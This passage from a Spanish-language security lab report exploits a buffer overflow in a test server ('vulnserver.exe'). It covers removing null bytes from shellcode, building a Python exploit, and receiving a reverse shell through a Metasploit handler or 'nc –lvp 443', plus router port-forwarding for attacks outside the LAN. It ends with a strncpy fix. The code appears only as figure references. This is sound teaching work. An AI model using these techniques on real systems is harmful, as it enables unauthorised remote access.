finalidad de complicar la explotación de vulnerabilidades tipo BoF, que es la que nos atañe en esta practica. Aunque en esta práctica no vamos a mostrar como localizar nuevas direcciones de funciones de manera dinámica en tiempo de ejecución, sí es conveniente ponerlo de manifiesto para poder escalar el ejercicio en futuras intervenciones.
Así pues, nuestro problema ahora se acota al punto 2, ya que nuestro shellcode funcional presenta un carácter nulo que haría cortar la ejecución del mismo, como ya vimos en el punto de “Comprobación de Badchars”.
Para solucionar este problema de manejo de bytes nulos en el código, vamos a optar por una opción que consiste en buscar instrucciones alternativas que no generen bytes nulos.
En nuestro caso tenemos solo 1 byte nulo, fruto de tener que finalizar la cadena a insertar en la pila mediante la función “PUSH”, como se muestra a continuación.


Fig. Detalle de análisis y creación del Shellcode.
Así pues, en vez de incluir un byte nulo directamente en la instrucción “PUSH”, vamos a generar el byte nulo en la pila de otra manera que no requiera su uso explícito. Dicho de otra manera, vamos a elaborar instrucciones básicas diseñadas para manejar el byte nulo, utilizando diferentes comandos que producirán el mismo efecto deseado.
La solución propuesta para este caso es el de conseguir el valor original “0020203368” mediante el uso de las instrucciones ADD (sumar) y SUB (restar). Bien podemos sumar, o bien podemos restar. En este caso optamos por la siguiente lógica:
- Si restamos 11111111 de “00202033” obtenemos EF0F0F22.


Fig. Detalle del cálculo presentado.
- Almacenamos este valor en EBX.
- Sumamos 11111111 a EBX y luego lo metemos en la pila.
De esta manera ya habremos solucionado el problema. Así pues, debemos hacer lo siguiente:
- Ponemos EF0F0F22 en EBX.
- Sumamos 11111111 a EBX.
- Metemos EBX en la pila.
A continuación, se muestran estas nuevas operaciones incorporadas en nuestro shellcode. Los opcodes de las instrucciones los podemos obtener de varias maneras. Una de ellas es a través del servicio online que se indica comentado en el código.


Fig. Detalle de código fuente de “shellcode.cpp”.
En la siguiente captura se muestra como el shellcode funciona correctamente, recibiendo nuevamente la Shell de comandos de la máquina víctima con IP “192.168.233.141”.


Fig. Detalle del funcionamiento correcto del shellcode.
3.3.5. Configurando nuestro exploit final.
3.3.5.1. Ajustando los datos obtenidos.
En este punto procedemos a configurar nuestro exploit final con los datos obtenidos en los pasos anteriores.
A continuación, se muestra el shellcode completamente funcional y limpio de barchars.


Fig. Detalle del shellcode funcional.
Una buena práctica que debemos hacer es agregar algunas instrucciones NOP en nuestro “Shellcode”. Esto prevendrá posibles problemas que pueden ser causados al ejecutar ciertos tipos de código Shell codificado. Los NOP son esencialmente instrucciones de “No Operación”, que no alteran para nada el funcionamiento del “Shellcode”. Agregar cierta cantidad de “NOP’s” (‘/x90’ en hexadecimal) en el lugar correcto en una vulnerabilidad (previo al código del “Shellcode”) puede ayudar a mejorar la estabilidad de la explotación.
A continuación, se muestra como queda el exploit con el shellcode implementado. Cabe destacar que se ha debido realizar un pequeño ajuste, ya que tras reiniciar la máquina víctima varias veces la dirección donde apuntaba la instrucción “JMP ESP” había cambiado y la anterior había quedado invalidada.


Fig. Detalle del exploit funcional “exploit_vulnserver_shellcodemanual.py”.
A continuación, se muestra el código del exploit “exploit_vulnserver_shellcodemanual.py” ya importado en la máquina atacante Kali Linux, desde donde se realizará su ejecución para llevar a cabo la explotación del servidor vulnerable que permanece a la escucha en el puerto 5000 de la máquina víctima con dirección IP “192.168.233.141”.


Fig. Detalle del exploit funcional “exploit_vulnserver_shellcodemanual.py”.
3.3.5.2. Configuración del escenario y lanzamiento de nuestro exploit.
Llegados a este punto, podemos decir que estamos en la parte final de la explotación.
Primeramente dejamos corriendo correctamente el servidor vulnerable en la máquina víctima, como se muestra en la siguiente captura.


Fig. Detalle del vulnserver ejecutándose en la máquina víctima.
Ahora, con nuestro “exploit” listo para ser lanzado y explotar la vulnerabilidad de “BoF”, únicamente tenemos que configurar el escenario en nuestra máquina atacante para poder recibir la Shell de comandos de la máquina víctima cuando nuestro “Shellcode” sea ejecutado en ella al explotar la vulnerabilidad BoF que presenta “vulnserver.exe”.
Es evidente que para recibir únicamente una Shell de comandos de la máquina víctima, podríamos poner el puerto 443 a la escucha en nuestra máquina atacante mediante la herramienta “Netcat” con el comando “nc –lvp 443”. Sin embargo, con la finalidad de poder realizar una explotación más exquisita, procedemos al uso de Metasploit para que una vez tengamos la Shell de comandos de la máquina víctima, podamos realizar una escalada a “Meterpreter” con la que poder continuar hacia una fase de post-explotación más exquisita. Cabe destacar que este proceso adicional no se llevará a cabo en la presente práctica, dado que no es el objetivo principal de la misma.
En la siguiente captura se muestran los parámetros de configuración del “multi handler” de Metasploit para poder recibir la RShell.


Fig. Detalle del escenario para recibir la reverse Shell de la máquina víctima tras la ejecución del exploit.
Como recordatorio, aunque ya lo hicimos en puntos anteriores, recordar que para asegurarnos de poder recibir adecuadamente tráfico entrante en nuestra maquina atacante por el puerto 443, debemos abrirlo en el firewall como se ve en la siguiente captura.


Fig. Detalle del comando para permitir tráfico entrante por el puerto 443 en el firewall de la máquina atacante.
Así pues, una vez hayamos configurado correctamente el escenario para recibir la reverse Shell, procedemos a ejecutar nuestro exploit final para obtener la Shell de comandos de la máquina víctima, como se muestra en la siguiente captura. También se muestra el detalle de la explotación de la vulnerabilidad en el “vulnserver.exe” ejecutado en la máquina víctima.


Fig. Detalle de la correcta ejecución del exploit, recibiendo de la Shell de comandos de la máquina víctima.


Fig. Detalle de la nueva sesión tipo “Shell” de la máquina víctima.
En la configuración del escenario para recibir la Shell inversa de la máquina víctima debemos tener en cuenta que en esta prueba estamos trabajando bajo la misma LAN (Local Area Network), es por ello que únicamente hemos tenido que dejar el puerto a la escucha y asegurarnos que nuestro firewall va a dejar entrar esa conexión que se establece desde la máquina víctima a la atacante. Sin embargo, de tratarse de un escenario real, donde víctima y atacante no comparten la misma LAN, sino que cada uno tiene una conexión a internet diferente y están separados por cientos o miles de kilómetros, la preparación del escenario será más complicada.
Para ello deberemos realizar los siguientes pasos en nuestra máquina atacante para poder recibir la Shell inversa de la víctima:
- Dejar a la escucha el puerto 443 y asegurarnos que no haya ningún servicio que lo vaya a usar durante la operación, ya que de ser así se interrumpiría el servicio. De la misma manera, si no podemos dejarlo a la escucha es porque ya está siendo utilizado por otro servicio, por lo que deberemos detener el servicio involucrado previamente a lanzar nuestro comando de escucha. Todo esto se podrá ir comprobando con el comando “netstat” y sus flags correspondientes.
- Asegurarnos que nuestro firewall permita las conexiones entrantes a ese puerto.
- Ir a la configuración del Router y configurar en “port-forwarding” que cualquier conexión que entre al Router por el puerto 443 sea redireccionada a la dirección IP privada de nuestra máquina atacante al puerto 443, que tendremos a la escucha. Una opción rápida de hacer esto es introducir la dirección IP de nuestra máquina atacante en la DMZ (Zona Desmilitarizada), aunque se debe aclarar que no es la mejor opción ni la más aconsejable.
Evidentemente, al crear nuestro “Shellcode” deberemos apuntar a nuestra dirección IP pública, para que al ser ejecutado realice la conexión inversa a nuestro Router y éste la redireccione a nuestra máquina atacante.
3.3.5.3. Estudio y análisis del Shellcode utilizado para la explotación.
Aunque bien pordríamos concluir este punto tras el estudio realizado en el punto anterior donde se detalla qué es lo que realiza el shellcode, vamos a tratar de verlo en tiempo de ejecución con “x32dbg”, ya que el estudio anterior bien lo podríamos considerer un “análisis estático”, y este un análisis dinámico.


Fig. Detalle del análisis dinámico del shellcode.
Una vez dentro del CALL Podemos observar el shellcode.


Fig. Detalle del análisis dinámico del shellcode.
En la siguiente captura se muestra cómo se almacenar en la pila el resultado de la operación ADD empleado para evitar el badchar en el shellcode. Posteriormente se observan cómo se han introducido en la pila todos los demás opcodes. Como resultado se observa que en ESP queda correctamente formado el commando que se le pasará por argumento a la función “system” para que esta lo ejecute.


Fig. Detalle del análisis dinámico del shellcode.
A continuación, se muestra como se pasa el comando de ESP a EBX para posteriormente introducirlo en la PILA mediante la instrucción “push ebx”.


Fig. Detalle del análisis dinámico del shellcode.
Llegados a este punto, se apunta y se llama a la dirección “76d0b16f”, que es donde se encuenta la función “system” en la librería “msvcrt.dll”, encargada de ejecutar el comando almacenado en la pila, como ya se documentó en puntos anteriores.


Fig. Detalle del análisis dinámico del shellcode.
Asi damos por concluido el análisis dinámico de nuestro shellcode.
4. Descripción del problema que presenta el programa y solución de la vulnerabilidad.
En referencia a la explicación de por qué el programa analizado es vulnerable, se puede concluir que se debe a los siguientes puntos:
- Ausencia de verificación de tamaño: «strcpy» es susceptible porque omite la comprobación del tamaño del búfer de destino, lo que puede generar problemas debido a su diseño intrínseco.
- Datos bajo control del usuario: Como la cadena que se copia proviene de la entrada del usuario (como argumentos en la línea de comandos), un usuario malintencionado podría aprovechar esta debilidad suministrando deliberadamente datos más extensos de lo previsto.
En referencia a las consecuencias de la vulnerabilidad, se pueden indicar las siguientes:
- Ejecución de código no autorizado: Un usuario con malas intenciones podría inducir un desbordamiento de búfer que no solo provoque un error, sino que además inyecte y ejecute código dañino en la memoria, modificando el flujo de ejecución del programa, tal como se ha evidenciado en estas pruebas.
- Denegación de servicio: Un desbordamiento de búfer puede provocar la falla del programa y ser utilizado para lanzar un ataque de Denegación de Servicio (DoS).
En referencia a cómo mitigar la vulnerabilidad presentada, se proponen los siguientes puntos:
- Evitar el uso de “strcpy”: Optar por funciones alternativas que incluyan comprobaciones de tamaño, tal como “strncpy”.
- Validar todas las entradas: Implementar técnicas de programación defensiva que traten todas las entradas como potencialmente peligrosas, validando y restringiendo constantemente los datos ingresados por los usuarios.
4.1 Corrigiendo la vulnerabilidad.
A continuación, se muestra el código corregido.


Fig. Detalle del código fuente de “vulnserver_parcheado.cpp” (parte 1 de 2).


Fig. Detalle del código fuente de “vulnserver_parcheado.cpp” (parte 2 de 2).
Los cambios realizados sobre el código son los siguientes:
- Reemplazo de la función “strcpy” por “strncpy”: Esta es la clave para evitar el desbordamiento del búfer, ya que “strncpy” permite especificar el número máximo de caracteres a copiar, previniendo que se escriban datos más allá del búfer. Nos hemos asegurado de que el tamaño pasado a “strncpy” deja espacio para el carácter nulo final.
